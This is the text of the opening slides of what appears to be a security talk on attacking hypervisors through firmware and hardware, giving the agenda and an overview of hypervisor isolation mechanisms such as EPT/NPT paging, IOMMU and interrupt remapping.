



Attacking Hypervisors via Firmware and Hardware

Mikhail Gorobets, Oleksandr Bazhaniuk, Alex Matrosov,
Andrew Furtak, Yuriy Bulygin


Agenda

- ⚠ Hypervisor based isolation
- ⚠ Firmware rootkit vs hypervisor
- ⚠ Attacking hypervisor emulation of hardware devices
- ⚠ Attacking hypervisors through system firmware
- ⚠ Tools and mitigations
- ⚠ Conclusions




Hypervisor Based Isolation

Hypervisor Based Isolation



Hypervisor Based Isolation



Hypervisor Protections

Software Isolation

CPU / SoC: traps to hypervisor (*VM Exits*), MSR & I/O permissions bitmaps, rings (PV)...


Memory / MMIO: hardware page tables (e.g. EPT, NPT), software shadow page tables

Devices Isolation


CPU / SoC: interrupt remapping

Memory / MMIO: IOMMU, No-DMA ranges

CPU Virtualization (simplified)



Protecting Memory with HW Assisted Paging




Hypervisor Protections

